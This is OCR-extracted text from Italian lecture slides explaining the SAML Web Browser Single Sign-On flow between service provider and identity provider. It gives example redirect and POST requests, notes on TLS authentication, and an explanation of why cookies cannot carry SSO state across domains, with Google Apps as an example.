
2. Il SP controlla se c'è un valido *security context*, ok, altrimenti genera un SAML request e ridireziona il browser al IdP con lo standard redirect `HTTP 302`

```
302 Redirect Location:
https://idp.example.org/SAML2/SSO/Redirect?SAMLRequest=request&RelayState=token
```

3. Il browser fa una GET al IdP passando come paramentri i valori ricevuti dal SP

```
GET /SAML2/SSO/Redirect?SAMLRequest=request&RelayState=token HTTP/1.1 Host: idp.example.org
```

SAML – Web Browser SSO (3)




4. L'IdP, dopo aver identificato ed eventualmente autenticato l'utente, risponde con un SAML response

5. Il browser fa una richiesta POST al SP inserendo alcuni dei paramentri ricevuti dal IdP

```
POST /SAML2/SSO/POST HTTP/1.1 Host: sp.example.com Content-Type: application/x-www-form-urlencoded Content-Length: nnn SAMLResponse=response&RelayState=token
```

6. Il SP processa la richiesta/risposta, genera un *security context* e ridireziona il browser alla risorsa richiesta

SAML – Web Browser SSO (3)




7. Il browser richiede la risorsa al SP (allo stesso URL, via HTTP, `https://sp.example.com/myresource`

8. Siccome il *security context* esiste, il SP restituisce la risorsa.

SAML – Web Browser SSO (4)

SAML Web Browser SSO – Dettagli protocollo




- La comunicazione tra C e SP avviene tramite SSL/TLS con *autenticazione del SP*
- La comunicazione tra C e IdP avviene tramite SSL/TLS con *mutua autenticazione*


SAML e Single Sign On

Single Sign On (SSO)

Identity Provider vs Service Provider




SAML – Scenario di Web Browser SSO (1)



SAML – Scenario di Web Browser SSO (2)


SAML Web Browser SSO – Dettagli protocollo




1. Richiesta servizio
2. Redirect all'IdP
3. Richiesta all'IdP
4. Risposta del IdP
5. Presenta al SP la risposta del IdP
6. La risorsa richiesta viene erogata

- La comunicazione tra C e SP avviene tramite SSL/TLS con *autenticazione del SP*
- La comunicazione tra C e IdP avviene tramite SSL/TLS con *mutua autenticazione*

SAML – Scenario di Web Browser SSO (3)





SAML – Scenario di Web Browser SSO (4)

Perché non usare i *cookie* per SAML SSO?

- alcuni prodotti SSO usano i *cookie* del browser per mantenere lo stato (il security context e/o l'avvenuta autenticazione)
- **PROBLEMA**: a causa della *same origin policy* i *cookie* **non** sono trasferiti tra diversi domini (e noi qui stiamo parlando di SSO federato): se si ottiene un *cookie* da `www.abc.com`, quel cookie non verrà inviato in una request HTTP a `www.xyz.com`

Esempio: Google Apps

Google Apps è un servizio di Google per usare nomi di dominio preimpostati con i vari prodotti di Google (Gmail, Google Calendar, Google Talk, Google Docs e Google Sites)

- L'edizione standard è gratuita e offre un certo quantitativo di memoria di archiviazione come gli account Gmail
- L'edizione Premier offre 25GB di E-mail per 40€ all'anno
- L'edizione educativa è gratuita e combina caratteristiche della standard e della Premier


SAML e Google Apps (1)

